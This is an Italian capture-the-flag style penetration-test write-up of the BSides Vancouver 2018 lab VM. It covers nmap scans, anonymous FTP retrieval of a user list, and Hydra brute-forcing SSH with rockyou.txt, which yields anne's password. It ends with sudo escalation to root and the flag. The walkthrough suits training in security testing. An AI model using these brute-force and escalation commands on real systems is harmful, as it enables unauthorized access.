

# PROGETTO EXTRA:

## Penetration test con metodo Black-Box

### Introduzione

Il presente documento è dedicato all'analisi tecnica e alle attività di Penetration Testing eseguite sulla macchina virtuale target, denominata **"BSides Vancouver 2018"**. L'obiettivo primario di questa attività è la valutazione della sicurezza del sistema attraverso la simulazione di un attacco reale. Lo scopo finale è l'identificazione di eventuali vulnerabilità critiche che potrebbero compromettere la confidenzialità, l'integrità e la disponibilità del sistema.

### Scenario

L'analisi è stata condotta adottando l'approccio **BlackBox**. Questa metodologia prevede che l'analista operi senza accesso preventivo a informazioni sull'infrastruttura, sulle configurazioni software o sulle credenziali di accesso. Tale approccio simula accuratamente le azioni di un attaccante esterno o di un utente malintenzionato interno (*Insider Threat*) che cerca di espandere il proprio raggio d'azione all'interno della rete aziendale.

Le fasi del test hanno seguito lo standard operativo tipico del Penetration Testing:

- **Information Gathering & Network Scanning**
- **Vulnerability Assessment**

- **Exploitation**
- **Privilege Escalation**
- **Reporting**

## Obiettivi del progetto

Gli obiettivi primari sono:


- **Enumerazione completa:** Mappare l'intera superficie di attacco esposta dal target.
- **Compromissione del sistema (Root):** Ottenere i privilegi amministrativi massimi (root) sul sistema target.

## Prima fase: Information Gathering

Il nostro primo obiettivo è individuare la macchina nella rete e capire quali "porte" sono state lasciate aperte.

È stata effettuata una fase iniziale di Host Discovery utilizzando una scansione (**nmap -sn**) sull'intera sottorete per identificare l'indirizzo IP del target attivo, minimizzando il traffico di rete generato.

## Risultato: Ip target trovato

A screenshot of a Kali Linux terminal window. The window title is 'kali@kali: ~'. The menu bar shows 'Session', 'Actions', 'Edit', 'View', and 'Help'. The terminal output shows a command prompt '(kali@kali)-[~]' followed by '\$ nmap -sn 192.168.50.0/24'. The output of the command is: 'Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-18 11:03 EST', 'Nmap scan report for pfSense.home.arpa (192.168.50.1)', 'Host is up (0.0014s latency).', 'MAC Address: 08:00:27:B9:8F:2D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)', 'Nmap scan report for 192.168.50.15', 'Host is up (0.0028s latency).', 'MAC Address: 08:00:27:5C:88:EA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)', 'Nmap scan report for 192.168.50.35', 'Host is up.', and 'Nmap done: 256 IP addresses (3 hosts up) scanned in 2.13 seconds'. The prompt returns to '(kali@kali)-[~]' followed by '\$' and a cursor.

```
kali@kali: ~
Session Actions Edit View Help


(kali@kali)-[~]
$ nmap -sn 192.168.50.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-18 11:03 EST
Nmap scan report for pfSense.home.arpa (192.168.50.1)
Host is up (0.0014s latency).
MAC Address: 08:00:27:B9:8F:2D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.50.15
Host is up (0.0028s latency).
MAC Address: 08:00:27:5C:88:EA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.50.35
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.13 seconds

(kali@kali)-[~]
$
```

**Ip target:** 192.168.50.15

Successivamente è stato effettuato un'operazione di tipo **ping** per verificare l'effettiva connessione con la macchina target:

## Ping andato a buon fine



```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ ping 192.168.50.15  
PING 192.168.50.15 (192.168.50.15) 56(84) bytes of data.  
64 bytes from 192.168.50.15: icmp_seq=1 ttl=64 time=2.96 ms  
64 bytes from 192.168.50.15: icmp_seq=2 ttl=64 time=2.31 ms  
64 bytes from 192.168.50.15: icmp_seq=3 ttl=64 time=1.59 ms  
64 bytes from 192.168.50.15: icmp_seq=4 ttl=64 time=3.21 ms  
^C  
--- 192.168.50.15 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3004ms  
rtt min/avg/max/mdev = 1.590/2.517/3.211/0.629 ms  
(kali@kali)-[~]  
$
```

## Scansione delle porte

Una volta identificato l'indirizzo IP del target ( 192.168.50.15), è stata condotta una scansione approfondita delle porte **TCP** per mappare la superficie di attacco. L'obiettivo di questa fase è identificare i servizi in ascolto, le versioni del software in uso e potenziali configurazioni di default insicure.

È stato utilizzato lo strumento Nmap, in particolare è stato lanciato il seguente comando:

```
nmap -sV -T4 -v 192.168.50.15
```

Al fine di ottenere una panoramica immediata dei servizi principali esposti, è stata eseguita una scansione mirata sulle **Top 1.000 Porte TCP**. È stato utilizzato il flag **-T4** per ottimizzare le tempistiche di risposta in rete locale e il flag **-sV** per identificare le versioni specifiche dei demoni in ascolto, dato essenziale per la successiva fase di Vulnerability Assessment.

# Risultato scansione

```
kali@kali: ~  
Session Actions Edit View Help  
  
(kali@kali)~  
$ nmap -sV -T4 -v 192.168.50.15  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-18 11:06 EST  
NSE: Loaded 47 scripts for scanning.  
Initiating ARP Ping Scan at 11:06  
Scanning 192.168.50.15 [1 port]  
Completed ARP Ping Scan at 11:06, 0.05s elapsed (1 total hosts)  
Initiating Parallel DNS resolution of 1 host. at 11:06  
Completed Parallel DNS resolution of 1 host. at 11:06, 0.00s elapsed  
Initiating SYN Stealth Scan at 11:06  
Scanning 192.168.50.15 [1000 ports]  
Discovered open port 22/tcp on 192.168.50.15  
Discovered open port 80/tcp on 192.168.50.15  
Discovered open port 21/tcp on 192.168.50.15  
Completed SYN Stealth Scan at 11:06, 0.26s elapsed (1000 total ports)  
Initiating Service scan at 11:06  
Scanning 3 services on 192.168.50.15  
Completed Service scan at 11:06, 6.08s elapsed (3 services on 1 host)  
NSE: Script scanning 192.168.50.15.  
Initiating NSE at 11:06  
Completed NSE at 11:06, 0.03s elapsed  
Initiating NSE at 11:06  
Completed NSE at 11:06, 0.03s elapsed  
Nmap scan report for 192.168.50.15  
Host is up (0.0024s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 2.3.5  
22/tcp    open  ssh      OpenSSH 5.9p1 Debian Subuntu1.10 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))  
MAC Address: 08:00:27:5C:88:EA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Read data files from: /usr/share/nmap  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 6.78 seconds  
Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.040KB)  
  
(kali@kali)~  
$
```

# Riepilogo scansione

Porta	Stato	Servizio
21	Aperta	vsftpd
22	Aperta	ssh
80	Aperta	http

L'analisi iniziale dei servizi esposti dal sistema target ha rivelato un'importante configurazione errata sul servizio **FTP** (File Transfer Protocol), attivo sulla **porta 21**. Tale vulnerabilità ha consentito un accesso non autorizzato al **filesystem** remoto e la conseguente esfiltrazione di dati sensibili, inclusi file contenenti informazioni riservate sugli utenti del sistema.

## Test di Accesso Anonimo (Anonymous Login)

È stato tentato l'accesso al servizio utilizzando le credenziali predefinite che spesso vengono lasciate attive per errore o negligenza amministrativa.

- **Comando:** *ftp 192.168.50.15*
- **User:** *anonymous*
- **Risultato:** Il server ha risposto con codice *230 Login successful*, garantendo l'accesso in lettura al server.

## Navigazione ed Esplorazione (Directory Traversal)

Una volta stabilita la connessione, è stata eseguita una ricognizione della struttura delle directory.

- Il comando *ls -la* ha rivelato la presenza di una directory non standard denominata *public*.
- Accedendo alla directory (*cd public*), è stato individuato un file di backup sospetto denominato *users.txt.bk*.

Il file identificato è stato scaricato sulla macchina attaccante per essere sottoposto ad analisi.

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ ftp 192.168.50.15  
Connected to 192.168.50.15.  
220 (vsFTPD 2.3.5)  
Name (192.168.50.15:kali): anonymous  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> cd public  
250 Directory successfully changed.  
ftp> ls -la  
229 Entering Extended Passive Mode (|||24534|).  
150 Here comes the directory listing.  
drwxr-xr-x  2 65534   65534   4096 Mar 03  2018 .  
drwxr-xr-x  3 0       0       4096 Mar 03  2018 ..  
-rw-r--r--  1 0       0       31 Mar 03  2018 users.txt.bk  
226 Directory send OK.  
ftp> lcd /tmp  
Local directory now: /tmp  
ftp> get users.txt.bk  
local: users.txt.bk remote: users.txt.bk  
229 Entering Extended Passive Mode (|||42452|).  
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).  
100% |*****| 31 6.10 KiB/s 00:00 ETA  
226 Transfer complete.  
31 bytes received in 00:00 (3.73 KiB/s)  
ftp> bye  
221 Goodbye.  
(kali@kali)-[~]  
$
```

## Analisi dei dati

Il file esfiltrato, denominato **users.txt.bk**, è stato sottoposto ad analisi.

Il file si presenta come un documento di testo in chiaro (ASCII plain-text). La natura del nome (**users**) e l'estensione di backup (**.bk**) suggeriscono che si tratti di un residuo di un'operazione di amministrazione o migrazione del sistema.

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ cat /tmp/users.txt.bk  
abatchy  
john  
mai  
anne  
doomguy  
(kali@kali)-[~]  
$
```


La presenza di questo elenco espone il sistema a una grave falla di sicurezza nota come **Username Enumeration**. Identificare gli account validi permette di affinare l'offensiva: invece di un attacco generico, si può lanciare un **Targeted Dictionary Attack** (Attacco a Dizionario Mirato), ottimizzando le risorse e focalizzandosi solo sui bersagli confermati.

## Fase di Exploitation: Servizio SSH

A partire dagli username identificati, è stata avviata una verifica mirata delle credenziali sul servizio Secure Shell (SSH), attivo sulla porta 22. L'analisi è stata condotta con l'intento principale di scoprire account che utilizzavano password facilmente indovinabili o che presentavano problemi di configurazione.

### Comando eseguito:

***hydra -L utenti.txt -P /usr/share/wordlists/rockyou.txt ssh://192.168.50.15***



```
kali@kali: ~  
Session Actions Edit View Help  
└─$ hydra -L utenti.txt -P /usr/share/wordlists/rockyou.txt ssh://192.168.50.15  
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret ser  
nd ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-18 12:03:14  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce th  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previ  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 86066394 login tries (l:6/p:14344399), ~5379150  
[DATA] attacking ssh://192.168.50.15:22/  
[ERROR] target ssh://192.168.50.15:22/ does not support password authentication (method reply 4).  
  
(kali@kali)-[~]  
└─$  
  
(kali@kali)-[~]  
└─$
```

### Tentativo Accesso SSH

È stato tentato un attacco di forza bruta sul servizio **SSH** (Porta 22). L'utilizzo di una Wordlist (nello specifico **rockyou.txt**, contenente 14 milioni di password comuni) è stato preferito per ottimizzare l'efficienza temporale. Questa tecnica sfrutta la tendenza degli utenti a scegliere password deboli o mnemoniche. Invece di testare miliardi di

combinazioni casuali (che richiederebbero anni), l'attacco si focalizza sulle stringhe statisticamente più probabili, riducendo i tempi di compromissione a pochi minuti.

Il server però è configurato per rifiutare l'autenticazione tramite **password**, accettando esclusivamente autenticazione tramite chiave pubblica (Public Key).


## Verifica delle Policy di Autenticazione

È stato eseguito un test iterativo per ogni singolo utente della lista utilizzando il tool **Hydra**, al fine di verificare se ogni utente rifiutasse l'autenticazione tramite password.

Il comando lanciato è il seguente:

```
hydra -l John -P -usr/shar/wordlists/rockyou.txt -v -f ssh://192.168.50.15
```

Il risultato di questi test è stato sempre lo stesso.( ES. John)



```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ hydra -l john -P /usr/share/wordlists/rockyou.txt -v -f ssh://192.168.50.15  
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or  
nd ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-18 12:10:06  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task  
[DATA] attacking ssh://192.168.50.15:22/  
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done  
[INFO] Testing if password authentication is supported by ssh://john@192.168.50.15:22  
[ERROR] target ssh://192.168.50.15:22/ does not support password authentication (method reply 4).  
(kali@kali)-[~]  
$
```

**Risultato del Test (Utenti: john, abatchy, may, doomguy):** Il tentativo di attacco Brute Force su questi account è fallito preliminarmente.

- **Errore Rilevato:** Does not support password authentication.
- **Analisi Tecnica:** Il server SSH è configurato per rifiutare l'autenticazione tramite password per questi utenti ,richiedendo obbligatoriamente l'autenticazione tramite chiave pubblica (Public Key).




Proseguendo il test sull'utente **Anne**, è stata rilevata una grave incoerenza nella configurazione di sicurezza. A differenza degli altri account, il server **ha accettato la richiesta di password** per l'utente **Anne**.

- **Vulnerabilità:** Incoerenza nella configurazione SSH (Security Misconfiguration). L'account **Anne** è stato escluso dalle policy di restrizione che proteggono gli altri utenti, rimanendo esposto ad attacchi basati su password.

Sfruttando questa debolezza, è stato lanciato un attacco mirato esclusivamente contro l'utente.

### Comando eseguito:

```
hydra -l anne -P /usr/share/wordlists/rockyou.txt -f -v 192.168.50.15  
ssh -t 4
```



```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ hydra -l anne -P /usr/share/wordlists/rockyou.txt -f -v 192.168.50.15 ssh -t4  
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or  
for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-18 12:39:40  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task  
[DATA] attacking ssh://192.168.50.15:22/  
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done  
[INFO] Testing if password authentication is supported by ssh://anne@192.168.50.15:22  
[INFO] Successful, password authentication is supported by ssh://192.168.50.15:22  
[22][ssh] host: 192.168.50.15 login: anne password: princess  
[STATUS] attack finished for 192.168.50.15 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-18 12:39:54  
(kali@kali)-[~]  
$
```

### Credenziali trovate:


Login: **anne** Password: **princess**

# Privilege Escalation (Ottenimento Privilegi di Root)

## Analisi dei Privilegi Sudo

Durante la fase di enumerazione post-exploitation, è stato verificato il livello di accesso dell'utente **Anne** tramite il comando **sudo -l**. L'output ha rivelato una configurazione estremamente permissiva nel file `/etc/sudoers`.

- **Configurazione Rilevata:** **(ALL : ALL) ALL**
- **Spiegazione:** *L'utente Anne è autorizzato a eseguire qualsiasi comando, agendo come qualsiasi utente (incluso **root**), senza restrizioni specifiche.*



```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ ssh anne@192.168.50.15  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
anne@192.168.50.15's password:  
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)  
  
* Documentation:  https://help.ubuntu.com/  
  
382 packages can be updated.  
275 updates are security updates.  
  
New release '14.04.5 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
Last login: Sun Jan 18 09:45:57 2026 from 192.168.50.35  
anne@bsides2018:~$ ls -la  
total 16  
drwxr-xr-x 3 anne anne 4096 Jan 18 09:44 .  
drwxr-xr-x 7 root root 4096 Mar  4 2018 ..  
-rw----- 1 anne anne  89 Jan 18 09:51 .bash_history  
drwx----- 2 anne anne 4096 Jan 18 09:39 .cache  
anne@bsides2018:~$ sudo -l  
[sudo] password for anne:  
Matching Defaults entries for anne on this host:  
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
  
User anne may run the following commands on this host:  
    (ALL : ALL) ALL  
anne@bsides2018:~$
```

## Exploitation e Accesso Root

Sfruttando questa configurazione (definita "**Full Sudo Access**"), è stata eseguita l'escalation dei privilegi per ottenere una shell amministrativa completa.

- **Comando Eseguito:** `sudo su`
- **Risultato:** Transizione immediata all'utente root (UID 0).

Con i privilegi di **root** acquisiti, è stato possibile accedere alla directory protetta /root, inaccessibile agli utenti standard. All'interno è stato recuperato il **flag finale** che conferma la completa compromissione del sistema.

```
anne@bsides2018:~$ sudo su -
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
root@bsides2018:~# █
```

## Privilegi di root ottenuti.